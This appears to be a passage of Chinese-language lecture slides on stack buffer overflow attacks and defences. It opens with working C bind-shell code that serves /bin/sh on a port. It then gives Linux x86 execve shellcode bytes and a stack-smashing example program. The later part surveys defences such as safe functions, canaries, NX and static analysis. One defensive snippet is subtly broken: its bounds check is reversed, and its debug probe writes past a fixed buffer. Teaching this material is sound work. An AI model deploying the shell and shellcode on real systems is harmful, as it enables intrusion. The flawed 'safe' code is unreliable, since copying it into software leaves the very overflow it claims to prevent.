    struct sockaddr_in serv;

    fd=socket(AF_INET,SOCK_STREAM,0);
    serv.sin_addr.s_addr=0;
    serv.sin_port=1234;
    serv.sin_family=AF_INET;
    bind(fd,(struct sockaddr *)&serv,16);
    listen(fd,1);
    fromlen=16; /*(sizeof(struct sockaddr)*/
    fd2=accept(fd,(struct sockaddr *)&serv,&fromlen);
    /* "connect" fd2 to stdin,stdout,stderr */
    dup2(fd2,0);
    dup2(fd2,1);
    dup2(fd2,2);
    name[0]="/bin/sh";
    name[1]=NULL;
    execve(name[0],name,NULL);
    exit(0);
}
```


Linux下shellcode的注意点





- 系统调用
 - 在Linux(+Intel)下，系统调用的汇编码是int 0x80，所以与具体的版本无关。通过寄存器来传递参数
 - 但是，需要把用到的每个系统调用反汇编出来，得到它们的二进制码。用gcc/gdb就可以做到(gcc中使用-static选项)
- 消除shellcode中的null字节
 - 用一些简单的技巧可以替换掉指令中的null字节
- 把shellcode装到buffer中
 - 编写一个exploit程序产生这样的buffer




Linux下发掘程序的buffer overflows漏洞



- 利用shellcode构造出一个buffer
 - 猜测返回地址
 - 从栈顶(固定)一直往下猜，两个参数：
 - Ret-val的个数
 - 缓冲区离栈顶的偏移
- 改进：提高猜中的概率





基于堆栈的缓冲区溢出攻击举例


```
char shellcode [ ] =  
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"  
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"  
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
"\x80\xe8\xdc\xff\xff\xff / bin / sh";
```

```
char large_string [128];  
void main( ) {  
    char buffer [96];  
    int i ;  
    long * long_ptr ;  
    long_ptr = (long *) large_string ;  
    for ( i = 0; i < 32; i++)  
        *( long_ptr + i ) = ( int ) buffer ;  
    for ( i=0; i<strlen ( shellcode ) ; i++)  
        large_string [ i ] = shellcode [ i ] ;  
    strcpy ( buffer , large_string ) ;  
}
```

Shellcode 的模式

- UNIX
 - NNNNSSSSSAAAAAA
- WINDOWS
 - AAAAAANNNNSSSS

溢出前后堆栈内容对比



缓冲溢出攻击的原理（续）



● 4. 恶意代码（已在内存）

- 利用已在内存中的代码作为攻击代码，但是需要提供调用这些现成代码产生攻击的参数。
- 由于**libc**中的库函数常被用作现成的攻击代码，所以有时把这种攻击方式称为 **return-to-libc**。可参见Nergal. **The advanced return-into-lib(c) exploits: Pax case study. *Phrack*, Dec. 2001.**

黄金规则 防御技术



- 在编写 **C** 和 **C++** 代码时，对于如何管理来自用户的数据，您应该谨慎从事。如果一个函数从某个不可信赖的来源接收缓冲区，请遵守以下这些规则：
 - 要求代码传递缓冲区长度。
 - 检查内存。
 - 采取防御措施。

要求代码传递缓冲区长度




```
void Function(char *szName) {  
    char szBuff[MAX_NAME];  
    // Copy and use szName  
    strcpy(szBuff,szName);  
}
```

- 这段代码的问题在于函数根本不知道szName有多长，这意味着不能安全地复制数据。函数应该取得 szName的大小：

```
void Function(char *szName, DWORD cbName) {  
    char szBuff[MAX_NAME];  
    // Copy and use szName  
    if (cbName < MAX_NAME)  
        strncpy(szBuff,szName,MAX_NAME-1);  
}
```

- 然而，也不能完全信赖cbName。攻击者能够设置名称和缓冲区大小，因此需要检查！

检查内存



- 如何才能知道szName和 cbName是否有效？您确信用户会提供有效的值吗？通常说来，答案是否定的。要确定缓冲区大小是否有效，一个简单的方法就是检查内存。

```
void Function(char *szName, DWORD cbName) {  
    char szBuff[MAX_NAME];  
    #ifdef _DEBUG  
        // Probe  
        memset(szBuff, 0x42, cbName);  
    #endif  
    // Copy and use szName  
    if (cbName > MAX_NAME)  
        strncpy(szBuff,szName,MAX_NAME-1);  
}
```

- **注** 只应在调试版本中进行这种操作，以便帮助在测试过程中找到缓冲区溢出的情况。

采取防御措施



- 在操作或复制 *不可信赖的数据* 时如果误用了某些函数，这些函数就有可能存在严重的安全问题。此处关键在于不可信赖的数据。当检查代码中的缓冲区溢出错误时，您应该随着数据在代码内的流动而对其进行跟踪，并质疑该数据的有关假设。
- 如果编写 **C++** 代码，请考虑使用 **ATL**、**STL**、**MFC** 或自己喜欢的字符串操作类来对字符串进行操作，而不要直接对各字节进行操作。唯一潜在的缺点是可能会导致性能下降，但是通常来讲，使用大多数这样的类会使得代码更可靠和便于维护。

缓冲区溢出攻击的防御技术



- 基于软件的防御技术
 - 类型安全的编程语言
 - 相对安全的函数库
 - 修改的编译器
 - 内核补丁
 - 静态分析方法
 - 动态检测方法
- 基于硬件的防御技术
 - 处理器结构方面的改进

基于软件的防御技术



● 安全的编程语言

- 类型安全近似于所谓的内存安全（就是限制从内存的某处，将任意的字节复制到另一处的能力）。例如，某个语言的实作具有若干类型 t ，假如存在若干适当长度的位元，且其不为 t 的正统成员。若该语言允许把那些资料复制到 t 类型的变量，那个语言就不是类型安全的，因为这些运算可将非 t 类型的值赋给该变量。反过来说，若该语言类型不安全的程度，最高只到允许将任意整数用作为指标，显然它就不是内存安全的。
- **Java, C#, Visual Basic, Pascal, Ada, Lisp, ML 属于类型安全的编程语言。** 可参考 Misha Ziser et al. *Testing Static Analysis Tools Using Exploitable Buffer Overflows From Open Source Code. Proceedings of the 12th ACM SIGSOFT twelfth international symposium on Foundations of software engineering, 2004.*
- 缺点
 - 性能代价
 - 类型安全的编程语言自身的实现可能存在缓冲区溢出问题。

Java



- **Java**是强类型的语言。这意味着**Java**编译器会对代码进行检查，以确定每一次赋值，每一次方法的调用是符合类型的。如果有任何不相符合的情况，**Java**编译器就会给出错误。
- 类型检查是基于这样一个简单的事实：每一变量的声明都给这个变量一个类型；每一个方法包括构造器的声明都给这个方法的特征。这样一来，**Java**编译器可以对任何的表达式推断出一个明显类型，**Java**编译器可以基于明显类型对类型进行检查。
- **Java**语言是类型安全的。这就是说，任何被**Java**编译器接受的合法的**Java**类保证是类型安全的。换言之，在程序运行期间，不会有任何类型的错误。一个**Java**程序根本不可能将一个本来属于一个类型的变量当作另一个类型处理，因此也就不会产生由此而引起的错误。
- 简单的说，**Java**语言依靠三种机制做到了类型安全：编译期间的类型检查，自动的存储管理，数组的边界检查。

基于软件的防御技术（续）




- 相对安全的标准库函数
 - 例如在使用C的标准库函数时，做如下替换
 - **strcpy -> strncpy** 例如**Microsoft Visual Studio**
 - **strcat -> strncat** 提供的**C**的标准函数库**strsafe**;
 - **gets -> fgets**
 - 缺点
 - 使用不当仍然会造成缓冲区溢出问题。
- `char*strncpy(char* dest, char* src, size_t num);`
- `void *memcpy(void *s1, void const *s2, int n); ?`

基于软件的防御技术（续）



- 修改的编译器
 - 增强边界检查能力的C/C++编译器
 - 例如针对GNU C编译器扩展数组和指针的边界检查。
Windows Visual C++ .NET的GS 选项也提供动态检测缓冲区溢出的能力。
 - 返回地址的完整性保护
 - 将堆栈上的返回地址备份到另一个内存空间；在函数执行返回指令前，将备份的返回地址重新写回堆栈。
 - 许多高性能超标量微处理器具有一个返回地址栈，用于指令分支预测。返回地址栈保存了返回地址的备份，可用于返回地址的完整性保护
 - 缺点
 - 性能代价
 - 检查方法仍不完善



基于软件的防御技术（续）



- 内核补丁

- 将堆栈标志为不可执行来阻止缓冲区溢出攻击；
- 将堆或者数据段标志为不可执行。
- 例如Linux的内核补丁Openwall、RSX、kNoX、ExecShield和PaX等实现了不可执行堆栈，并且RSX、kNoX、ExecShield、PaX还支持不可执行堆。另外，为了抵制return-to-libc这类的攻击，PaX增加了一个特性，将函数库映射到随机的内存空间
- 缺点：对于一些需要堆栈/堆/数据段为可执行状态的应用程序不合适；需要重新编译原来的程序，如果没有源代码，就不能获得这种保护。

基于软件的防御技术（续）



- 静态分析方法

- 字典检查法

- 遍历源程序查找其中使用到的不安全的库函数和系统调用。
 - 例如静态分析工具ITS4、RATS (Rough Auditing Tool for Security)等。其中RATS提供对C, C++, Perl, PHP以及Python语言的扫描检测。
 - 缺点：误报率很高，需要配合大量的人工检查工作。

基于软件的防御技术（续）



- 静态分析方法（续）

- 程序注解法

- 包括缓冲区的大小，指针是否可以为空，输入的有效约定等等。
 - 例如静态分析工具LCLINT、SPLINT (Secure Programming Lint)。
 - 缺点：依赖注释的质量

基于软件的防御技术（续）



- 静态分析方法（续）

- 整数分析法

- 将字符串形式化为一对整数，表明字符串长度(以字节数为单位)以及目前已经使用缓冲区的字节数。通过这样的形式化处理，将缓冲区溢出的检测转化为整数计算。
 - 例如静态分析工具BOON (Buffer Overrun detectiON)。
 - 缺点：仅检查C中进行字符串操作的标准库函数。检查范围很有限。

基于软件的防御技术（续）



- 静态分析方法（续）

- 控制流程分析法

- 将源程序中的每个函数抽象成语法树，然后再把语法树转换为调用图/控制流程图来检查函数参数和缓冲区的范围。
 - 例如静态分析工具**ARCHER (ARray CHecker)**、**UNO**、**PREfast**和**Coverity**等。
 - 缺点：对于运行时才会显露的问题无法进行分析；存在误报的可能。

基于软件的防御技术（续）



- 动态检测方法

- **Canary-based** 检测方法

- 将**canary**(一个检测值)放在缓冲区和需要保护的数据之间，并且假设如果从缓冲区溢出的数据改写了被保护数据，检测值也必定被改写。

protected Data
canary
.....
buffer

- 例如动态检测工具**StackGuard**、**StackGhost**、**ProPolice**、**PointGuard**等。
- 缺点：很多工具通过修改编译器实现检测功能，需要重新编译程序；这种方法无法检测能够绕过检测值的缓冲区溢出攻击。

基于软件的防御技术（续）



- 动态检测方法（续）

- 输入检测方法

- 向运行程序提供不同的输入，检查在这些输入条件下程序是否出现缓冲区溢出问题。不仅能检测缓冲区溢出问题，还可以检测其它内存越界问题。
 - 采用输入检测方法的工具有**Purify**、**Fuzz**和**FIST(Fault Injection Security Tool)**。
 - 缺点：系统性能明显降低。输入检测方法的检测效果取决于输入能否激发缓冲区溢出等安全问题的出现。

基于硬件的防御技术



- 64位处理器的支持
 - Intel/AMD 64位处理器引入称为NX(No Execute)或者AVP(Advanced Virus Protection)的新特性，将以前的CPU合为一个状态存在的“数据页只读”和“数据页可执行”分成两个独立的状态。
 - ELF64 SystemV ABI通过寄存器传递函数参数而不再放置在堆栈上，使得64位处理器不仅可以抵制需要注入攻击代码的缓冲区溢出攻击还可以抵制return-to-libc这类的攻击。
 - 缺点：无法抵制“borrowed code chunks”这类的攻击。可参见Sebastian Krahmer. X86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. <http://www.suse.de/~krahmer/no-nx.pdf>, Sep. 2005.